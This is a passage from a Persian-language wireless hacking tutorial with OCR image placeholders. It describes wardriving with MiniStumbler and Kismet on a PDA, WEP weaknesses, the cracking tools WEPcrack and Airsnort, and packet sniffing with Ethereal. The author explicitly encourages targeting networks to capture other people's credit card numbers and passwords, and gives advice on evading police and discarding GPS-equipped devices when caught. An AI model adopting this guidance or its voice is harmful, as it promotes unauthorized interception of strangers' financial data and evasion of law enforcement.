دهد– ممکن است شما شبکه هایی را با ویژگی هایی دیگری را پیدا نمایید به هرجهت برای مثال به اسکن های زیر اکتفا می شود.
نحوه کار با MiniNetStumbler به شکل زیر است البته این روش یک شیوه ارزان قیمت تری نسبت به روش های قبلی در اختیار قرار می دهد ولی همانطور که گفته شد یکی از معایبش شناسایی و پوشش کمتر شبکه های بی سیم می باشد به اشکال زیر توجه فرمایید.

اگر شما از یکی از PDA های معروف همانند iPAQ استفاده می کنید این وسیله کوچک به شکل یک وسیله مجتمع برای تست شبکه های بی سیم تبدیل می شود با استفاده از برنامهkismet و همچنین با استفاده از یک شکاف گسترشPC Card و یا یک Compact Flash قادر خواهید بود کارت بی سیم خود را به PDA متصل نمایید در تصویر زیر که یکی از ابزار های هکینک مورد علاقه من است شما یک PDA با کارت بی سیم شبکه PCMCIA و همچنین آنتن مربوطه و رابط را مشاهده می کنید اگر یکی از ابزار هایتان به PDA قابل اتصال نبود یعنی پورت مناسبی بر روی PDA شما وجود نداشت می توانید از یک سوکت رابط USB 2 یا دیگر انواع موجود استفاده کنید .


می توانید این اجزاء را در کوله پشتی خود قرار دهید ور درحال خوردن یک بستنی میوه ای در بین خیابان های ساختمان ها و مراکز مهم اطلاعاتی قدم زده و این درحالی است که در کوله پشتی شما این ابزار به همراه یکی دو ابزار دیگر در حال جمع آوری و ذخیره اطلاعات خام می باشند و البته پیشنهاد می کنم که یا یک دونده ی مناسب باشید و یا به همراه چند تن از دوستان هکر خود به همراه یک اتومبیل پورشه) یکی از مدل هایی که همه ماشین های پلیس را جا می گذارد (این کار را انجام دهید چون در مواقع بحرانی لازم است که از بهترین دونده های دنیا نیز سریعتر بدوید و یک نکته طلایی هر موقع در انجام این عملیات پی بردید که نفوذتان لو رفته است بایستی قید کوله پشتی و یا هر قطعه الکترونیکی دیگر همراه خود از جمله موبایل و یا ساعت مچی دارای سیستم GPS وpager و ... را زده و همه آنها رادر پشت خودروی دیگری بیندازید و خود از مسیر دیگری بروید البته اگر این کار را در موقع لو رفتن عملیات انجام ندهید شاید آن موقع بتوانید از ماجرا جان سالم برد ببرید ولی شب هنگام نیز باید منتظر مهمان های ناخوانده نیز باشید.

ولی اگر در کل مسایل امنیتی را رعایت کنید می توانید اطلاعات بدست آمده را در فرصت مناسب پردازش نمایید– از آنجا که هارددیسک PDA هایتان شاید میزان فضای لازم را نداشته باشد می توانید از یک USB Ram یک گیگا بایتی و یا بیشتر نیز استفاده کنید البته باز هم می گویم برای انجام این امور به ابزار و نرم افزار های دیگری هم دارید ولی ابزار های اصلی همان هایی بود که به آنها اشاره کردم به تصاویر زیر توجه کنید با iPAQ نیز به نتایجی مشابه خواهید رسید -کار باWindows CE مقداری با دیگر ویندوز ها تفاوت دارد ولی بعد از خرید کار باآن بسیار راحت تر از ویندوزی هست که هم اکنون در حال استفاده از آن هستید.


منوی Option برنامه MiniStumbler .



تنظیم سرعت اسکن




پورتی که دستگاه به GPS متصل است .



برنامه در حال اسکن و شبکه های یافته شده.

نکته دیگر تحلیل اطلاعات بدست آمده است به فرض اینکه شما چندین شبکه بی سیم هم یافتید اینکه بر روی کدام هدف متمرکز شوید تا بر روی آن شبکه کار کرده وبه نتایج دلخواهتان برسید خود به یک زمینه علمی بسیار بالا و تجربه ی زیاد در زمینه مخابرات بی سیم و تحلیل سیگنال های بدست آمده را شامل می شود– اگر تجربه کافی در این زمینه نداشته باشد نتایج اسکن شده به هیچ درد شما نمی خورد ولی با داشتن تجربه مورد نیاز و اینکه از بین آن همه اطلاعات بدست آمده قدم بعدی چه می تواند باشد امری است که خود از عملیات اسکن مهم تر و حیاتی تر می باشد برای درک بهتر این موضوع من یک مثال ساده می آورم (باید بگویم که هزار نکته باریک تر زمو اینجاست) من با زدن این مثال سر نخی به شما میدهم مبنی بر اینکه کوچکترین اطلاعات با یک تحلیل مناسب می تواند به با ارزش ترین اطلاعات تبدیل شود

–به هر حال این یک جنگ الکترونیکی است– نوعی جنگ رمز گذاری و رمز گشایی درزمینه های مختلفی باید تبحر خاصی داشته باشید تا به معنای واقعی کلمه به هک شبکه های بی سیم مبادرت بورزید – به مباحث Encryption توجه خاصی داشته باشید که یکی از پیش نیاز های هک بی سیم این مبحث می باشد .



در شکل فوق پارامتر های متعددی از شبکه بی سیم موردنظر را مشاهده می کنید از قبیل میزان Noise و Strength of Signalsاگر به شکل بالا دقت کنید متوجه می شوید - که سیگنال های دریافتی دارای قدت بالایی هستند و دارای دامنه فرکانسی بالا هست که می توان حدس زد که ارتباطات حجیم و با سرعت بالا بر روی این شبکه بی سیم در حال تبادل است این می تواند فرصت

مناسبی برای یک هکر باشد البته شاید مطلب دیگر وجود اختلال بر روی شبکه است احتمال دیگر نیز وجود پارازیت یا Noise بر روی آن محدوده فرکانسی است به فرض اگر شبکه با ویژگی تبادل اطلاعاتی بالا پیدا نمودید می توانید از عملیات Sniff استفاده کنید پیشنهاد می کنم چنین اطلاعاتی را برای بدست آوردن اطلاعات مفیدی از قبیل شماره کارت های اعتباری و یا کلمات عبور و یا دیگر داده های حساس بر روی شبکه هایی متمرکز شوید که بیشتر از این نوع داده ها در حال گذر می باشد ممکن است ساعت ها فریم ها متعدی را از یک شبکه بی سیم بدست آورید ولی به هیچ اطلاعات مفیدی دست پیدا نکنیدولی ممکن است با انتخاب یک شبکه بی سیم مناسبدر اولین Capture ها به نتایج دلخواه برسید این همان تجربه ای است که به آن اشاره کردم به تشابهی می توان گفت این عمل همانند شکار کردن است اگر شکار گر خوبی باشید می دانید در کجا باید به دنبال شکار مورد نظر بروید خوب کسانی که این حرف من را خوب درک کرده اند می دانند که منظور من چه چیز هایی و چه اهدافی می تواند باشد پس به دنبال اهداف مورد نظری بروید که بتوانید اطلاعات مفیدی کسب نمایید.

بعد از پیدا کردن شبکه های مورد نظر با توجه به خصوصیات هر شبکه به دنبال آسیب پذیری های شناخته شده آن بروید به طور کلی برای همه شبکه ها نمی توان یک قانون کلی ارائه نمود چون هم از نظر تجهیزات و هم از نظر پیکر بندی شبکه های مورد نظر تفاوت های بنیادی وجود دارد مثلا در شبکه بالا از Encryption WEP برای رمز گذاری استفاده شده است مثلا حرفه ای ها می دانند برای غیر فعال نمودن این کد گذاری بر روی داده ها باید از کدام آسیب پذیری ها استفاده نمایندمثلا برای Encryption WEP می توان از سری آسیب پذیری هایی با این عناوین استفاده نمود.

Vulnerability to Plaintext Attacks
Vulnerability of RC4 Algorithm
Stream Cipher Vulnerability
Security of 64-Bit versus 128-Bit Keys
Acquiring a WEP Key

مثلا یکی از منابع در باره ی ضعف های رایج WEP را می توانید در زیر دریافت کرده و مطالعه نمایید.

http://grouper.ieee.org/groups/802/11/Documents/
www.cs.umd.edu/~waa/
www.cs.berkeley.edu/~daw/

می توان گفت از اینجا به بعد با توجه به ضعف های موجود در سیستم همانند همان عملیاتی که بر ای اهداف در Web Hackingانجام می دهید در اینجا هم به همان طرق فعالیت می کنید ابزار های متعددی هم در این زمینه همانند وب هکینگ موجود است همانند **WEPcrack** یا **Airsnort** شما می توانید با این ابزار ها براحتی عملیات نفوذ را انجام دهید . این دوبرنامه از برنامه های معروف در هک شبکه های بیسیم می باشند برای دریافت این دو ابزار می توانید به سایت

http://www.sourceforge.net


منابع موجود را یافته و با توجه به ویژگی های شبکه اتان آنها را از نظر آسیب پذیری تست نمایید با FAQ های موجود براحتی خودتان می توانید دیگر آسیب پذیری ها را پیدا کرده تست نمایید تازه مثال بالا در باره ی آسب پذیری هایWEP Encryption بود برای بسیاری از اجزا دیگر بی شمار آسیب پذیری وجود دارد که نام بردن از آنها دراین مقاله امکان پذیر نیست بهتر آنست که بعد از آتمام اسکن به جزییات و ویژگی های در دسترس توجه کرده و به دنبال آسیب پذیری و سپس تست شان بر روی شبکه مبادرت بورزید.


مبحث آسیب پذیری های بی سیم بسیار پیچیده تر و وسیع تر از آسیب پذیریهای معمول شبکه های کابلی می باشد و کسانی می توانند در این حوزه ها فعالیت نمایند که آشنایی در زمینه شبکه های کابلی را پشت سر گذاشته اند و همچنین بایستی در زمینه بی سیم مهارت های کافی را کسب نموده اند– مدرک های پایه در این زمینه +Network و +Security می باشد از آنجا که اکثر مطالعه کنندگان تجربه کافی برروی هک بی سیم را ندارند به قسمتی که فکر می کنم خیلی ها علاقه من به به آشنایی با آن باشند اشاره می کنم اغلب هکر هایی که با آنها کار کرده ام هدفشان بیشتر از هک Wireless نفوذ به خود شبکه نبوده است بلکه معدود کسانی را دیده ام که قصد نفوذ به شبکه و اطلاعات بر روی سرور ها شبکه های بی سیم را داشته اند اغلب بعد از شناسایی شبکه و مقداری تحلیل بر روی اجزاء مبادرت به عملیات Sniffing می نمایند از یک نظر می توان گفت این یکی از روش های مرسوم هک شبکه های بیسیم می باشد در بعضی از کشور ها حتی اسکن برای یافتن شبکه ها بی سیم در محدوده های فرکانسی خاصی ممنوع می باشد و بعضی کشور ها نیز نه اینکه قانونی برای جلوگیری این امر باشد بلکه قانونی برای آن نیست به طور مثال در روسیه این امر تا حدودی آزاد است .
خوانندگان محترم خود استحظار دارند که Sniffing یکی از شاخه های مهم در علم هک به شمار می رود مقالات و کتاب ها بی شماری به همراه ابزار های متعددی در این باره بر روی نت وجود دارد-در این قسمت مقداری بحث بروی Sniffing به وسیله ابزار Etherealشرح داده می شود.

دیگر کم تر کسی (بخصوص هکر ها خبره) در این دوره پیدا می شود که با Ethereal کار نکرده باشد یا حداقل آشنایی ها اولیه را نداشته باشدمی توانید برای دریافت این برنامه هم در سیستم ها عامل ویندوز و هم لینوکس به سایت


http://www.ethereal.com

مراجعه نمایید حجم این برنامه کمتر از 8 مگابایت می باشد خود من این برنامه را بیشتر از دیگر برنامه های sniffing مثل Cain & Abel ترجیح می دهم برنامه Ethereal به صورت کاملی بسیاری از کارت های شبکه را شناسایی می کندولی برنامه Cain با آنکه برنامه بسیار جالبی است ولی خود من کار با Cain را بر روی شبکه های کابلی ترجیح می دهم تفاوت اصلی بین Cain و Etherealاز کارت ها شبکه و پروتکل هایی را که شناسایی می نمایند ناشی می شود در کل من هم برای کار برروی شبکه بیسیم و معمولی از Ethereal استفاده می کنم این تفاوت را خودتان می توانید مشاهده کنید که Ethereal چند پروتکل وCain نیز چند تا را پشتیبانی می کنند بعد از این مقایسه به این مطلب من خواهید برد برنامهEthereal را دریافت کرده و نصب و اجرا کنید .







کار با این برنامه نسبت به ظاهر پر از Option ای که دارد بسیار راحت می باشد کتاب هایی هم در این زمینه وجود دارد که می توانید از آنها استفاده کنیدبعد از تنظیمات Capture را آغاز نمایید .



مهمترین قسمت در preferences برنامه همان تنظیمات مربوط به پروتکل هایی هست که برنامه باید در هنگام Capture در نظر بگیرد به شکل بالا توجه کنید برای اینکه ببینید در برنامه چه پروتکل هایی فعال شده اند به قسمتProtocol Enabled هم در نظر گرفته 802.11 رفته و از اینکه پروتکل های بی سیم من جمله شده اند را چک نمایید بهتر است همه پروتکل ها را انتخاب کنید (شکل زیر)




خودتان این برنامهfree را دریافت کرده و بیشتر با آن آشنا شوید -به هر حال یکی از ویژگی های Ethereal – Sniffing می باشد عملیاتی دیگر را می توان با این برنامه برای تست شبکه ها انجام داد -بهتر است در محیط عملی بااین برنامه بیشتر آشنا شوید اگر بخواهم نحوه یک Sniff حرفه ی به خصوص در حوزه شبکه های بی سیم را تشریح کنم بعد از اینکه با برنامهNetstumbler شبکه های موجود را شناختید بهSignal Strength و قدت و ارتفاع و دیگر ویژگی های سیگنالهای دریافتی اینکه آیا این سیگنالها از خانه ها در یافت می شوند و یا توسط شرکت های مورد نظر فرستاده می شوند هکر های حرفه ای می توانند با بررسی دامنه ی سیگنال ها و دیگر نکات به این مطالب مهم پی ببرد.



